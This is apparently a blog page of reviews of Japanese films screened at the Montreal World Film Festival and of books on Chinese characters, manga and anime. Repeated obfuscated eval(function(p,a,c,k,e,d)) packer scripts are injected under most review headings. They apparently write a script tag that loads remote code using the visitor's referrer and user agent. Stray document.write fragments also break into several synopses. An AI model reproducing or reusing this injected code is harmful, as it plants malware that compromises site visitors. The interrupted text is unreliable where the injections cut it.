Salaud, on t’aime : France, 2014, 124 min.; Dir.: Claude Lelouch; Scr.: Claude Lelouch et Valérie Perrin; Phot.: Robert Alazraki; Ed.: Stéphane Mazalaigue; Mus.: Francis Lai, Christian Gaubert; Cast: Johnny Hallyday (Jacques Kaminsky), Eddy Mitchell (Frédéric), Sandrine Bonnaire (Nathalie), Irène Jacob (Printemps), Pauline Lefèvre (Été), Sarah Kazemy (Automne), Jenna Thiam (Hiver), Agnès Soral (Bianca), Valérie Kaprisky (Francia). Film projeté en ouverture du Festival des Films du Monde de Montréal le 21 août, 2014 (Cinema Impérial, 19h30 — le cinéma était pratiquement plein!) dans le cadre du segment “Hors concours”.
Pour plus d’information vous pouvez consulter les sites suivants:
Salaud, on t’aime © Les Films 13 • Paname Distribution.

[ Translate ]

Case of Kyoko, Case of Shuichi

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rtnfy|var|u0026u|referrer|kizrf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ihzii|var|u0026u|referrer|trbia||js|php’.split(‘|’),0,{}))

<a href="
http://dl.dropbox.com/u/53330/pics/Case_of_Kyoko, document.write(“”); _Case_of_Shuichi-0001.jpg” target=”“new””>“Minamisanriku, Japan, was devastated by the tsunami of March 11, 2011, with most buildings destroyed by waves of 16 metres or higher, and over half the town’s population swept away or drowned. With 90% of the town gone, there’s no “home” there anymore for former residents Kyoko and Shuichi. For psychological reasons as well: left behind were a mother and a child. What does the future hold for the living?” (Text from the Festival’s program)


Case of Kyoko, Case of Shuichi feels like two movies in one. We follow the path of two characters, Kyoko and Shuichi, who never meet but nearly intersect at the end of the movie—only because they are from the same hometown of Minamisanriku in Miyagi Prefecture. Both of them have commit some sort of ”crime” that forced them to leave their home for Tokyo, where they try to rebuilt their life. Both of them are lonely and adrift, in search for something or someone to anchor their heart. In the wake of the Great East Japan Earthquake and Tsunami, they both decide to go back home, to look for the loved one they left behind (her daughter, his mother).

Kyoko is very unhappy and works as an insurance agent to support her family. The competition amongst her coworkers is fierce and she ends up having an affair with her boss (and with some customers) in order to secure her employment. When this scandalous situation is revealed, she is blamed and shamed by her family. She has to leave her hometown. Can she improve her situation or is she condemned to succumb to the same pitfall?

Shuichi accidentally killed his abusive father in order to protect his mother. After serving time in a juvenile detention center, he finds a job in a small factory in Tokyo. He makes friends and slowly finds acceptance and redemption.

Case of Kyoko, Case of Shuichi is the fifth movie directed by actor Eiji Okuda (his first movie as director, Sh?jo (2001), and his third movie, A Long Walk (2006), were shown at the Montreal Film Festival). He likes small budget movies and instead of hiring big-name actors (probably to save money), the two main roles are played by his daughter (Sakura Ando) and son-in-law (Tasuku Emoto) — I am wondering if it is easier or harder to direct your own daughter; the quality of the performance is the same anyway it seems. The director was present at the festival but had unfortunately left by the time I screened the movie so I missed the opportunity to see him. The theatre was a little more than half full.

It is a good movie with nice photography and an introspective subject that succeeds nevertheless to capture the attention of the viewer. It reminds me a little of Claude Lelouch’s A man and a women: we expect Kyoko and Shuichi to meet in the end, but they don’t. However, it seems that they are destined to meet. We can only hope that they eventually do.

For more impression on this movie, I suggest reading Mark Schilling’s review in The Japan Times.
Case of Kyoko, Case of Shuichi (????????? / Kyoko to Shuichi no baai): Japan, 2013, 135 min.; Dir. & Scr.: Eiji Okuda; Phot.: Takahiro Haibara; Ed.: Manabu Shinoda; Mus.: Hibiki Inamoto; Prod.: Takahito Obinata, Miyako Kobayashi; Cast: Sakura Ando, Tasuku Emoto, Soko Wada, Ena Koshino, Takanori Takeyama, Yoshiko Miyazaki, Mitsuru Hirata. Film screened at the Montreal World Film Festival on August 29th, 2013 (Cinema Quartier Latin 12, 19h00) as part of the “ Focus on World Cinema” segment.
For more information you can visit the following websites:
Case of Kyoko, Case of Shuichi © 2013 Zero Pictures

[ Traduire ]

The Kiyosu Conference

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zaryk|var|u0026u|referrer|trbyf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryrbh|var|u0026u|referrer|tdtnf||js|php’.split(‘|’),0,{}))

“In 1582, document.write(“”); before the unification of Japan, Nobunaga Oda was forced to take his own life at Honno-ji Temple during a violent revolt led by Mitsuhide Akechi. Following Oda’s death, the powers in Japan held the Kiyosu Conference — the “conference that changed the course of history” — to resolve the Oda clan’s succession of leadership and redistribute Mitsuhide Akechi’s territories. Hideyoshi Toyotomi, Nagahide Niwa and Tsuneoki Ikeda meet to decide on a successor. The conference would become Japan’s first group-made political decision. In this film, director Koki Mitani, known especially for his comedies, gives us his unique interpretation of the intricate web of human relationships involved in this process as the brave general Katsuie Shibata and Hideyoshi Hashiba, who would later unify Japan, engage in a battle of wits, deceit and bargaining.” (Text from the Festival’s program)


The Kiyosu Conference is the 6th feature film by Koki Mitani, a director mostly known for his modern-day comedies (Suite Dreams [reviewed in PA #90: 74] and The Magic Hour were both shown at the Montreal World Film Festival in 2006 and 2008, respectively). It is his first attempt at a historical epic. It tells the story of what’s considered as the first political meeting of Japanese history. After the death of Nobunaga Oda in 1582, all the Oda clan power players (Katsuie Shibata, Hideyoshi Toyotomi, Nagahide Niwa, Tsuneoki Ikeda) agree to meet at the Kiyosu Castle in order to discuss his succession. Ensues a series of political intrigues, romances and plot twists which, added to the sheer number of characters (the leaders, their vassals and retainers, all with long Japanese names), makes it rather complicated to recount the whole story (for that the synopsis in the Festival’s program [above] is doing a good job).

You might think that such a serious and complex subject would be boring, but Mitani draws into his experience to create comic relief at regular intervals, so the movie carries a consistant light tone. I was actually quite surprised: I was expecting a historical saga and found what could be considered a comedy (somewhere in the movie there’s even a guy wearing a Groucho Marx moustache!). Some critics have seen in the movie a political satire, but I think it is simply the result of the awkward mix of drama and comedy that can often be found in Japanese movies.

All in all, The Kiyosu Conference is a powerful movie with an all-star cast. It is well-made (although a bit long), offer nice photography and an entertaining story that teaches us about Japanese history. In the end it is a very good movie experience (the theatre was a little more than half full). I would recommend you to see it if you can, but like most Japanese movies screened at the festival it is unfortunately not yet available in English (even one year later). If you want more comments on this movie I would recommend you to read also the reviews in The Japan Times and The Hollywood Reporter.
Kiyosu Kaigi ( ???? / The Kiyosu Conference ): Japan, 2013, 138 min.; Dir. & Scr.: Koki Mitani (based on his own novel); Mus.: Kiyoko Ogino; Phot.: Hideo Yamamoto; Ed.: Soichi Ueno; Prod. Des.: Yohei Taneda; Cost. Des.: Kazuko Kurosawa; Cast: Koji Yakusho (Katsuie Shibata), Yo Oizumi (Hideyoshi Toyotomi), Fumiyo Kohinata (Nagahide Niwa), Koichi Sato (Tsuneoki Ikeda), Satoshi Tsumabuki, Tadanobu Asano, Susumu Terashima, Denden, Kenichi Matsuyama, Yusuke Iseya, Kyoka Suzuki, Miki Nakatani, Ayame Goriki, Minosuke Bandou, Kenji Anan, Shinpei Ichikawa, Shota Sometani, Eisuke Sasai, Keiko Today, Zen Kajiwara, Catherine Seto, Yoshimasa Kondo, Kazuyuki Asano, Kankuro Nakamura, Yuki Amami, Toshiyuki Nishida; Distr.: Pony Canyon Intl. Film screened at the Montreal World Film Festival on August 28th, 2013 (Cinema Quartier Latin 9, 19h00) as part of the “World Great” segment (Out of Competition).
For more information you can visit the following websites:

The Kiyosu Conference © 2013 Fuji TV / Toho

[ Traduire ]

Mourning recipe

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ynaha|var|u0026u|referrer|abhfa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hsedh|var|u0026u|referrer|hnhse||js|php’.split(‘|’),0,{}))

“When Ryohei’s wife, document.write(“”); Otomi, suddenly passes away, Ryohei is deeply depressed, without the strength to live. Two weeks after her death, a woman visits Ryohei and gives him a recipe book which was left by Otomi, a “recipe book” for a happy life. Meanwhile, Ryohei’s daughter Yuriko comes to visit him. Yuriko’s own marriage is about to end in divorce and she will have use for Otomi’s “recipe book”.” (Text from the Festival’s program)


This movie is the second adaptation of Yuki Ibuki’s book of the same title. It was her second novel (published in february 2010, it has unfortunately not been translated into english yet) and, as it quickly became a bestseller, it was first adapted into a four-episode television drama which aired on NHK between February 15 and March 8, 2011.

The important cultural element behind the story is that, in Japanese Buddhism (and Mahayana Buddhism in general), after the funeral (which occurs three or seven days after death) there’s another important ceremony held after seven weeks, on the 49th day. It seems that mourning is a slow process in Japan: it starts with preparing the body, changing the deceased’s name, holding a wake, then there’s the funeral and the cremation, followed by weekly praying and offering. Little by little, as it performs a kind of “karmic introspection”, the deceased’s spirit is moving away from the physical world until it is completely free from it. Then it achieves awakening (or enlightenment), which is a profound understanding of reality. The 49th day ceremony has for purpose to support the deceased in this transition into a new life and to celebrate it. Interestingly, this slow process also allows to mourners to get used to their loved one’s departure and this is this specific aspect that is the subject of the movie.

When Ryohei’s wife died, he was devastated. However, Otomi knew that her passing would deeply affect her family, particularly her husband, so she prepared an illustrated guide book for them. The handwritten recipe book is proposing activities (like cooking, cleaning and the basics of house keeping) for every day of the seven weeks of mourning, culminating with a big party for the family and friends! Otomi had been volunteering at the “Ribbon House”, a rehabilitation center for teenagers with difficulties, where she was teaching cooking and housework. She asked one of her students, Imoto “Imo” Sachie (a tanned blond with lots of make-up and weird clothing), to bring the book to her family. She does more than that as she stays to help, along with her Japanese-Brazilian friend Harumi (Haru aka Carlos Yabe).

At the same time, Ryohei’s daughter Yuriko (her mother died when she was a kid and Otomi was her step-mother) is depressed: she’s childless and her fertility treatment failed, she has to take care of her mother-in-law and she discovers that her husband is having an affair! She decides to leave her husband and go back home to help her father. She finds him already in good company. So, altogether with Imo and Haru, despite many difficulties, she’s helping her father going through the mourning recipes—which reveals being beneficial for everybody.

The story is a little complex to tell in more details than that, but it was a superb feel-good movie (a family drama with humour). The storytelling was beautiful, the acting excellent, it makes you think about how to live your life and, on top of it, it was quite entertaining. A good Japanese movie will always make you laugh or cry, and I did both so that makes Mourning Recipe an excellent movie. It was a popular screening since the theatre was packed (although it was a terribly tiny room with a capacity around one-hundred-fifteen, with no central alley and a floor with minimal angle, so the viewing experience was not optimal). It was the best movie I had seen so far at the festival last year. It is really worth seeing (unfortunately it seems to be available on dvd only in Japanese version).
Shijuukunichi no Reshipi ( ???????? / lit. “Recipe of 49 Days” / Mourning Recipe ): Japan, 2013, 130 min.; Dir.: Yuki Tanada; Scr.: Hisako Kurosawa (based on a novel by Yuki Ibuki); Phot.: Ryuto Kondo; Ed.: Ryuji Miyajima; Mus.: Yoshikazu Suo; Cast: Renji Ishibashi, Masaki Okada, Fumi Nikaidô, Hiromi Nagasaku, Taizo Harada; Distrib.: Gaga Corp. Film screened at the Montreal World Film Festival August 28th, 2013 (Cinema Quartier Latin 11, 16h30) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Mourning Recipe © 2013 “Mourning Recipe” Film Partners

[ Traduire ]

Blindly in love

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybrzi|var|u0026u|referrer|aatby||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzkaf|var|u0026u|referrer|eerrr||js|php’.split(‘|’),0,{}))

“Shy and socially inept, document.write(“”); Kentaro Amanosizuku, 35, works for the city but lives with his parents, a pet frog and video games as his chief interests. Worried about their son’s future, Kentaro’s parents look into matchmaking services, seemingly to no avail. Then a nibble. Would Kentaro be interested in meeting their daughter Naoko? A meeting is arranged. Naoko is a beautiful young woman but she is blind. Kentaro is smitten. But Naoko’s father has his doubts about Kentaro and the meeting comes to nought. Then, one day, Naoko’s mother comes to visit at Kentaro’s office. Is he still interested in her daughter?” (Text from the Festival’s program)


Kentaro is overly shy (what they call in Japan an “hikikomori”) and, despite having a job and a good income, he has no girlfriend. His parents have tried to match him several time but without success. Their hope gets high when they find a good, suitable match (a woman his age who’s still single) but no deal is made at the introduction meeting. His parents are against the match because it is revealed that she’s blind and her parents are against the match because he is a simple municipal salaryman. However, they start to spend time together against their parents’ will and without their knowledge and they start appreciating each other in many ways. It is not easy, they have to face many obstacles. Kentaro is afraid that he won’t be able to protect her as he is so clumsy. An accident occurs, but he is as determined as he is indestructible!

Blindly in love is a very good romantic comedy — which was quite welcomed after screening several depressing movies in the 2013 Montreal’s World Film Festival. It was the first “feel good” movie that I was seeing in that edition of the festival, at last, and I was quite happy with it.

The movie seems to imply that parents have a responsibility toward what happens to their kids. But when their kids are in their thirties I think they are just overprotective. It is another movie talking about the hikikomori phenomenon, so it really makes me wonder (like I did in Botchan) if this trend means that there are more cases of those withdrawn (hikikomori) and socially inept young people (dokuo), perhaps because of the increasingly stressful socio-economic situation of Japan, or is it simply because the Japanese are starting to pay more attention to those people in emotional distress?

Anyway, like most good Japanese movies, it was pleasant, entertaining and provoked reflection. And it attracted lots of people since the theatre was three-quarter full. The screening finished a little late because of the Q&A that followed in presence of the director, Masahide Ichii.

Opening for Blindly in love, there was an american short (23 mins) titled Common: “Agnes, a widowed church organist, has her lonely, patterned existence threatened when someone from her past comes back into her life…” A previous lesbian love interest! It felt like a good student movie with an interesting subject but a little slow-developing.

You can see a video on Vimeo (27:08 mins) showing the introduction and Q&A session with director Masahide Ichii, before and after the Montreal World Film Festival’s screening on August 28th, 2013 (translation by Dr. Minoru Tsunoda):

Hakoiri musuko no koi ( ??????? / lit. “Love of a Son who is in the Box” / Blindly in love): Japan, 2013, 108 min.; Dir.: Masahide Ichii; Scr.: Masahide Ichii, Takahiro Tamura; Mus.: Ren Takada; Phot.: Daisuke Sôma; Ed.: Chieko Suzaki; Prod.: Chikako Nakabayashi, Yumiko Takebe; Cast: Gen Hoshino, Kaho, Sei Hiraizumi, Ryoko Moriyama, Ren Osugi, Hitomi Kuroki, Honoka, Shuntaro Yanagi, Miyako Takeuchi, Kanji Furutachi. Film screened at the Montreal World Film Festival August 27th, 2013 (Cinema Quartier Latin 9, 21h20) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blindly in love © 2013 “Hakoiri Musuko no Koi” Production Committee

[ Traduire ]

Chineasy

“Chinese is considered one of the most difficult languages to master. However, document.write(“”); using the Chineasy system, anyone can begin to understand and read Chinese. It works by transforming Chinese characters into illustrations to make them easy to remember. This book teaches the key characters on which the language is built and how these characters can be combined to form more complex words and phrases. Learning Chinese has never been this simple or more fun!”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fksdh|var|u0026u|referrer|nktrh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrehi|var|u0026u|referrer|thabt||js|php’.split(‘|’),0,{}))

“? is the Chinese character for “fire.” It is not very easy to remember. But turn the character into an illustration of fire and it becomes much easier to recall. Two fires together means “burning hot.” Fire and mountain means volcano. Welcome to Chineasy, a groundbreaking approach to learning how to read and write Chinese.”


Fire / 2x fire = Burning hot                 fire + mountain = volcano

[From the back cover and the publisher’s web site]


I’ve been trying to learn Japanese for decades and what I’ve found the most difficult is to remember the kanji characters set, which are the same than the Chinese characters. They are made of complex “drawings” called logograms (pictograms, ideograms), created with several pen strokes and can be combined to make more complex characters. Contrary to a phonogram, which represents a sound and can be combined to make words, a logogram is a graphic symbol that represent an idea or concept. They say that you need a “vocabulary” of at least 2000 characters in order to be able to read simple everyday’s item like a newspaper. [Opposite: character for “person”]

The complexity of the characters make them difficult to remember and you really need a good mnemonic trick to help doing that. You need to associate a more familiar image with the character to help remember not only its shape but also its meaning. Years ago I found (and reviewed) a nice book providing just that (Kanji Pict-o-graphix, by Michael Rowley, published at Stone Bridge Press in 1992, ISBN 978-0—9628137-0-2), but the pages were a little crowded, only in b&w and it was not graphically pleasing. Chineasy, however, offer the same kind of mnemonics but is quite visually pleasing: it is full color, contains big illustrations and just a few on each page so it doesn’t feel crowded. Chinese is of course pronounced differently than Japanese, but the characters and their meaning is exactly the same. So whether you are learning Chinese or Japanese, it doesn’t matter, this book can be quite useful. [Opposite: character for “mountain”]

In the introduction the author first talks a little about herself (the daughter of a Taiwanese calligrapher and ceramist now living in the UK), explaining why she developed the method and wrote the book. It also explains how to use the book (a quick overview, the methodology, the difference between traditional [in Taiwan and Hong Kong] and simplified [mainland] Chinese, how it evolved) and the essential elements of chinese characters (the writing, spacing and pronunciation — the book use the pinyin for Mandarin). The core of the book is dedicated to the Chinese characters’ basics: building blocks, compounds, phrases and advanced sentences. [Opposite: character for “water”]

Chineasy covers sixty-four characters (for person, sky, mouth, fish, dog, fire, tree, bamboo, sheep, mountain, woman, bird, feather, sun, moon, work, white, tiger, door, water, cow, horse, jade, river, boat, one, bug, tall, heart, knife, pig, roof, rain, son, eye, hand, to fly, household, net, dusk, to talk, dish, self, walking, soil, soldier, scholar, field, bow, wine vessel, weapon, deer, grass, shell, small, ghost, to wrap up, how many, private, to reveal, shield, ice, to owe and dagger) and their derivatives (in total over four-hundred characters). It concludes with an illustrated story of “Peter and the wolf” and a few reference pages (the building block plates [opposite illustration], index of characters and phrases, acknowledgements).

Example of derivative words: pg 32-33, 44-45 & 54-55

Chineasy is certainly not original (Kanji Pict-o-graphix offered a similar method more than twenty years ago) but it is an effective, well-executed and beautiful book. It is fun and easy to learn with this method (although I don’t think this book by itself can make you become fluent in such a complex foreign language). You should try it if you are interested in learning either Chinese or Japanese, or simply if you are curious to acquired some vocabulary in order to show off how erudite you are.

You can also find on Youtube a 10 mins introduction video to the Chineasy method:


Chineasy: The New Way To Read Chinese, by Shaolan Hsueh (with illustrations by Noma Bar). New York: HarperCollins Publishers (Harper Design), 2014. 192 pp., paperback, $24.99 US / $31.00 CDN, ISBN 978-0-06-233209-7. Recommanded for teenagers (12+).
For more information:

Chineasy © 2014 Chineasy Ltd.

[ Traduire ]

Manga: The complete guide

“THE ONE-STOP RESOURCE FOR CHOOSING BETWEEN THE BEST AND THE REST!

Whether you’re new to the world of manga-style graphic novels or a longtime reader on the lookout for the next hot series, here’s a comprehensive guide to the wide, wonderful world of Japanese comics!

• Incisive, full-length reviews of stories and artwork
• Titles rated from zero to four stars–skip the clunkers, but don’t miss the hidden gems
• Guidelines for age-appropriateness–from strictly mature to kid-friendly
• Profiles of the biggest names in manga, including CLAMP, Osamu Tezuka, Rumiko Takahashi, and many others
• The facts on the many kinds of manga–know your shôjo from your shônen
• An overview of the manga industry and its history
• A detailed bibliography and a glossary of manga terms

LOOK NO FURTHER, YOU’VE FOUND YOUR IDEAL MANGA COMPANION!”

[From the publisher’s web site]


There are already plenty of reference books on manga (Schodt’s Manga Manga & Dreamland Japan, Gravett’s Manga: Sixty Years of Japanese Comics, Taschen’s Manga Design, or Koyama-Richard’s One Thousand Years of Manga—just to name a few) but we were still lacking a manga “encyclopedia” in English (there’s already one in French and in Italian). With Manga: The Complete Guide we’re finally getting a detailed and voluminous bibliographical listing of all manga published in English.

The book starts with an introduction to manga: what manga is, a brief history, its demographic, etc. The core of the book is the guide itself: over a thousand alphabetical entries of manga titles (plus over two hundred adult and yaoi entries in two separate sections at the end). In fact, the guide is more a compilation of reviews than a real encyclopedia: it does offer a bibliographical notice (including the official English title, Japanese title, author(s), English-language & original Japanese publishers, number of volumes, genre, and age rating), but most of each entry is dedicated to a short description and a commentary (punctuated by a four-star ranking system). Spread inside the listing, you also find thirty-eight articles developing on the various thematic or type of manga (comedy, cooking, crime, fantasy, etc.). The book concludes on two appendices explaining the age ratings and the basics of the Japanese language, a glossary, a bibliography and an artist index (listing their date of birth, titles, and sometime a web page or biographical notice—only eighteen mangaka have a proper notice).

Manga: The Complete Guide is certainly quite exhaustive, but it could have offered even more. I noticed a few missing titles—like Mangajin’s Mr. Benihana: The Rocky Aoki Story or Tezuka’s adaptation of Dostoyevsky’s Crime and Punishment published in English by The Japan Times—but that’s understandable, as such a work cannot be perfect. However, I would have liked to see more illustrations and more biographical notices. Also, I know it’s not realistic, but I wish we had a really complete manga reference, listing all manga (or at least all the notable and popular ones), even untranslated titles. Nevertheless Manga: The Complete Guide is certainly the best manga reference in the western world—so far. Whether you just want to know more about manga or are an avid manga reader, this book is an essential reference.

Manga: The Complete Guide, by Jason Thompson. New York: Del Rey/Ballantine Books (Random House), 2007. 556 pp., paperback, $19.95 US / $24.95 CDN, ISBN 978-0345485908. Recommanded for teenagers (12+).
For more information:

A version of this article was previously published in PA #97: 77.

Manga: The complete guide © 2007 by Jason Thompson.

[ Traduire ]

Anime Classic Zettai

“This is a must-have guide to 100 essential Japanese animation films, TV series, and made-for-video series, from 1950s classics to the latest Cartoon Network hits.
Looking for something specific? Eight unique icons make reviews easy to browse. From Akira to Naruto, Pokemon to Sailor Moon, anime veterans Brian Camp and Julie Davis present over 100 black & white images alongside summaries, style notes, rare facts, viewer-discretion guides, and critical comments on films that fans absolutely—zettai!—must see.”

[From the publisher’s web site]


We could say this book is only a compilation of reviews, but, on the other hand, it has the great advantage of offering extensive and very structured reviews. Also, if it offers only one hundred of them, they constitute the authors’ all time best anime selection (including movies, TV series, OAV, from 1958 to 2006, from Akira to Yu Yu Hakusho)!

The book opens on two essays: the first one gives a quick summary of the history of anime in America and explains the criteria use in the selection of titles; the second attempts to describe anime through its formats, styles and the experience it provides. It goes on with short biographies of fourteen great anime directors: Hideaki Anno, Osamu Dezaki, Yoshiaki Kawajiri, Satoshi Kon, Leiji Matsumoto, Hayao Miyazaki, Mamoru Oshii, Katsuhiro Otomo, Rintaro, Gisaburo Sugii, Isao Takahata, Osamu Tezuka, Yoshiyuki Tomino and Shinichiro Watanabe (a list similar to the Top 10 directors published in PA #90: 14). Like all good references, the book concludes with a bibliography. If there are about one hundred illustrations, some reviews have plenty of pictures while many are not illustrated at all. Such a book should be more generously illustrated.

All the reviews follow the same structure and are divided into nine parts: production notice (date, format, duration, genre, staff), summary, description of its style, comment (the review itself), mention of related titles (pre/sequels), notes on the creator/director, highlights (notable scenes), additional notes (anything from production notes to details on voice actors, or DVD extras), and rating advisory (violence, profanity, sexuality, etc.). All reviews are detailed and average three to four pages each.

I have often a hard time answering when people ask me to recommend them titles to watch. I’ve seen so many anime that it’s difficult to say which one I like best. This book offers an easy solution: here’s 100 titles that I can easily suggest. The book’s selection probably includes most people’s Top 10 (it’s the case for the staff Top 10 published in PA #84, or mine [minus Megazone 23], and you’ll find almost all Satoshi Kon [save Paprika] and Miyazaki [without Castle Of Cagliostro] titles). Of course, you cannot always agree with their selection (Chobits? Demon City Shinjuku? Harmagedon? Pokemon? Wicked City?!), but it certainly reviews most classic, popular and significant (historically or artistically) anime titles.

All in all, this is a very nice coffee table reading as it offers a ready-made list of viewing as well as lots of interesting information about the reviewed titles. Recommended for anime fans of all levels, zettai! (Absolutely!)

Anime Classics Zettai! 100 Must-See Japanese Animation Masterpieces, by Brian Camp & Julie Davis. Berkeley: Stone Bridge Press, 2007. 408 pp., paperback, $18.98 US / $23.00 CDN, ISBN 978-1-933330-22-8. Recommanded for teenagers (12+).
For more information / Pour plus d’information:

A version of this article was previously published in PA #97: 76.

Anime Classics Zettai © 2007 Brian Camp and Julie Davis.

[ Traduire ]

GraphoLexique du Manga

“Ogives de bonheur, document.write(“”); vent de solitude, spirale de candeur, figure heno-heno-mohe-ji… Voici 33 symboles graphiques des mangas japonais enfin décodés pour le lecteur occidental.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ansft|var|u0026u|referrer|rrnzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khtrb|var|u0026u|referrer|efbdy||js|php’.split(‘|’),0,{}))

Plus de 100 illustrations : planches d’auteurs mangas connus en France ou vignettes inédites de jeunes illustrateurs japonais.

Véritable livre ressource pour les auteurs et illustrateurs européens souhaitant mieux connaître les techniques des maîtres mangaka.”

[ Texte du site de l’éditeur et de la couverture arrière ]

Continuez après le saut de page >>

Text in English follows:

Ce livre traite de la lexicographie visuelle du manga. Je suis sûr que c’est un sujet déjà couvert par certains ouvrages du style “Comment dessiner les mangas”, mais je pense que c’est la première fois qu’un ouvrage lui est entièrement consacré.

